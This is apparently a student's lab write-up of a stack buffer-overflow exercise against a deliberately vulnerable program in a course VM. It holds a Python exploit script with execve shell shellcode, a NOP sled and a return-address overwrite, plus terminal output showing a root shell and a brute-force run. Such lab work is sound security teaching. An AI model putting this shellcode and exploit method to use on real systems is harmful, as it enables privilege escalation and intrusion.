

Figure 1:
LS command in Terminal to display folders and files in VM.



Figure 2: Creating empty badfile to preface debugging (our program only writes to the file—it does not create it.)



Figure 3: Running the debugger and finding the *ebp* register Address as well as the address for the beginning of our buffer, then with the “p/d {address}-{address}” command, we find the offset between each address – in this case, 108. With this offset, we can find the difference between the buffer and return address by adding 4, so in this case, 112.

Using this, we can estimate where we need to jump to inject our shellcode.

```python
import sys

#Josef Bayer
#CIS 4346
#2/15/2026

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 200               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaac + 250          # Change this number
offset = 112              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```

Figure 4: Here, I changed the shellcode to match the 32 bit program we are attacking, as well changed line 20 for our starting position, and lines 25-26 to match the buffer address + {some value} for our landing point and 112 as our space between return and buffers.

```
[02/15/26]seed@VM:~/.../code$ ./exploit.py
[02/15/26]seed@VM:~/.../code$ ./stack-L1
Input size: 517

^C
[02/15/26]seed@VM:~/.../code$ ./exploit.py
[02/15/26]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Illegal instruction
[02/15/26]seed@VM:~/.../code$ ./exploit.py
[02/15/26]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Illegal instruction
[02/15/26]seed@VM:~/.../code$ ./exploit.py
[02/15/26]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/15/26]seed@VM:~/.../code$ ./exploit.py
[02/15/26]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Figure 5: After a couple of educated guesses for our jump values(start and ret), we have obtained root shell access by running exploit.py.



Figure 6: Bayer-brute-force.sh in my directory.



Figure 7: Code snippet for Bayer-Brute-force.sh as well as it's successful runtime in the terminal.

The loop in the script iterated for 138,693 times over 53 seconds before we successfully obtained shell access.

This lab was very interesting to work through; I was very surprised at how the return addresses were essentially all we needed to exploit the program with buffer overflow. Another thing that surprised me was just how simple a script was needed to gain shell access with this program's vulnerability. This gives a lot of insight and information as to what a Security-Minded professional would need to look out for while ensuring software security in a project they are creating.